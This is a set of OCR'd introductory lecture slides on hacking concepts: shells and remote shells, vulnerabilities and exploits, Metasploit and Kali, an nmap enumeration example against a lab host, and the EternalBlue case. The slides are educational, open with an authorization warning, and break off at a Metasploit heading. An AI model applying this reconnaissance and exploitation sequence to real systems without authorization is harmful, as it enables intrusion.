Hacking Preamble

Always Keep in Mind

- Never ever attempt to attack systems without authorization of their owners!
  - You might incur in legal issues (even if in good faith)
- Never ever attempt to "test" production systems (if possible)
  - You might damage the system inadvertently

Why this lecture then?

- Learning to attack is an **excellent** way to learn about cybersecurity
- 4 Preambles

Preamble #1: Shell

Shell: What is it?

- **Command-line program** that provides an **interface** to the **operating system**
  - Manipulate files / Run programs
  - ...

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Users\Walker> cd Desktop
PS C:\Users\Walker\Desktop> cd lab0
PS C:\Users\Walker\Desktop\lab0> ls


    Directory: C:\Users\Walker\Desktop\lab0


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        8/12/2018   3:54 PM             21 hello1.py
-a----        8/12/2018   3:54 PM           1966 hello2.py



PS C:\Users\Walker\Desktop\lab0>
```


Not a "magic program"



Shell: Key fact

- You can do "**whatever you want**" on the underlying o.s. (provided you have the required **privilege**)
  - Manipulate files / Run programs
  - Manage **users** and **access rights**
  - Manage **devices**




Shell: how many?

- Each o.s. has **one or more** such programs
  - Windows:
    - Command prompt (cmd.exe)
    - Powershell
  - Linux:
    - Too many to mention (bash, ...)
- Differences:
  - Syntax
  - Look
  - "Programmability"


Preamble #2: Remote shell

Remote Shell (I)


- Shell on **another** device
- Controlled through a **network** connection
- **Authentication** required




Remote Shell (II-a)



Remote Shell (II-b)



Remote Shell: Client & Server



Remote Shell (III)

- Remote shell **server**
  - Often running by **default** (on protocol-specific port)
    - **SSH**: 22 Linux
    - WinRM: 5986 Windows
- Remote shell **protocol**
  - SSH, WinRM, ...
- Remote shell **client programs**
  - Too many to mention

Preamble #3: Vulnerability, Exploit

Vulnerability

- A **mistake** in **software** that can be directly used to **gain access** to a system or network

Example: User action needed

- A ...vulnerability exists in the way that Microsoft Office and WordPad parse specially crafted files
- An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

- An attacker could exploit the vulnerability by **sending a specially crafted file** to the user and then **convincing** the user to open the file

Example: User Action NOT needed

- To exploit this vulnerability, an attacker would need to **send a specially crafted RPC call** to an RPC host. This could result in remote code execution on the server side with the same permissions as the RPC service.
- The attacker ... **does not require any access** to settings or files to carry out an attack.
- The vulnerable system can be exploited **without any interaction from any user.**

Vulnerabilities: How many?

```
search "nist nvd"
```

Computer Security Resource Center
National Vulnerability Database

NIST National Institute of Standards and Technology

Search Parameters:
- Results Type: Overview
- Search Type: Search Last 3 Years
- Keyword (text search): android

There are **3,229** matching records.
Displaying matches **1** through **20**.

Search Parameters:
- Results Type: Overview
- Search Type: Search Last 3 Years
- Keyword (text search): apple

There are **1,770** matching records.
Displaying matches **1** through **20**.

Exploit + Injection (I)

- A mistake does **not** provoke any damage by itself
- Damage is when **execution** incurs in that mistake

- **Always** necessary:
  1. A carefully constructed input (**exploit**)
     - Drive execution to the mistake
     - Provoke actions useful to attacker
  2. **Injection** of the exploit into the vulnerable system

Exploit + Injection (II)

- Always necessary:
  1. A carefully constructed input (**exploit**)
     - Writing an exploit may be **very difficult**
  2. **Injection** of the exploit into the vulnerable system
     - May or may not require tricking an **user**


Keep in mind: RCE Vulnerability

- **Remote Command Execution:**
  Attacker can execute **any action** from **remote**
- Only constraint: **privilege** level of vulnerable program

- **Any** action:
  - Word could start encrypting your disk
  - Powerpoint could launch a remote shell server
  - A web server could create a new user
  - ...


How is that? (very basic idea) (I)

What should **always** happen




How is that? (very basic idea) (II)

Exploit injection
for **RCE vulnerability**



Exploit vs Injection vs Payload

Exploit injection in **vulnerable** program



Preamble #4: Tools

Software tools

- An attacker **always** uses a set of **software tools**
  - search:
    - pen test / pentesting ...
    - red team / red teaming ...
    - offensive / hacking ...

1. Public domain
2. Paid
3. Autonomously developed / tailored

Widely used tools


- **Kali**
  - Linux distribution with **many** tools preinstalled
- **Metasploit**
  - Powerful (and complex) "framework" with many modules
  - Already installed in Kali
  - **Many** exploits available
  - Common payload: **remote shell** (**meterpreter**)

Hacking Scenario


Threat model

- Attacker **can only communicate** with the Target

- Much less powerful than a "**Network attacker**"
  - Observe / Modify / Forge
  - Any message (between any pair of hosts) at any time




Real Scenarios



- **External** Attacker

- **Internal** Attacker

Objective



Key Fact

- Without any user actions on Target

- Attacker can **only** (attempt to) abuse **servers** on Target

Step zero

- Without any user actions on Target

- Attacker can **only** (attempt to) abuse **servers** on Target

- Find **which servers** are running on the target (and can be abused by the Attacker)
- Common jargon: **enumeration**

Example: nmap

```
root@kali:~# nmap -sS -sV -O 192.168.111.130


Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
```

⋮

Enumeration done

- Attacker can only (attempt to) **abuse** server on Target

- Servers that can **execute commands** (example: SSH server, WMI server,...)
- Servers that **cannot** execute commands (example: mail server, web server...)



Abuses in a nutshell (I)

1. S-CMD: Attacker has (or obtains) **credentials**

Abuse 1: S-CMD

1. Attacker has (or obtains) **credentials** for S-CMD

- Attacker authenticates and launches a remote shell server (or S-CMD is itself a remote shell)

- **Not surprising**
- It may be surprising why Attacker has / obtains **credentials** *(we will skip this for a moment)*

Abuses in a nutshell (II)

1. S-CMD: Attacker has (or obtains) **credentials**

2. S-**NO**CMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln

Abuse 2: S-NOCMD + RCE

2. Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln

- Attacker authenticates and launches a remote shell server

- **More surprising:**
  Attacker launches a remote shell server through a server that should **not** be able to execute commands!

Example

Remote code execution in Microsoft Exchange Server

NB: mail server

Published: 2021-11-09 | **Updated:** 2022-11-16

Description

The vulnerability allows a remote user to compromise the affected system.

The vulnerability exists due to insufficient validation of cmdlet arguments. A remote user can run a specially crafted cmdlet and execute arbitrary commands on the system.

According to the CVSS metric, privileges required is low (PR:L). Does the attacker need to be in an authenticated role on the Exchange Server?

Yes, the attacker must be authenticated.

Abuses in a nutshell (III)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-**NO**CMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vuln
   (no credentials needed!)

Abuse 3: Pre-auth RCE

3. S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vuln

- Attacker launches a remote shell server without authentication!
- **Even more surprising (and worrying!)**

Example

Microsoft Security Bulletin MS17-010 - Critical

Multiple Windows SMB Remote Code Execution Vulnerabilities

NB: file server

Remote code execution vulnerabilities exist in the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests. An attacker who successfully exploited the vulnerabilities could gain the ability to execute code on the target server.

To exploit the vulnerability, in most situations, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv1 server.

Abuses in a nutshell: Keep in mind

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-**NO**CMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vuln
   (no credentials needed!)

Abuse 3: Example in more detail

Exploit: EternalBlue

- Exploit for vulnerability of previous slide
  - **Pre-Auth** for **file server**

- Developed by the NSA and secretly used for their attacks
- **Publicly** released on 17/4/2017 by "The Shadow Brokers"
  - One month after Microsoft issued a patch for the vuln
- Used in several **ransomware attacks** a few months later
  - Large scale + **Automated** (WannaCry / NotPetya)

- Integrated in Metasploit

Example: Metasploit (I)

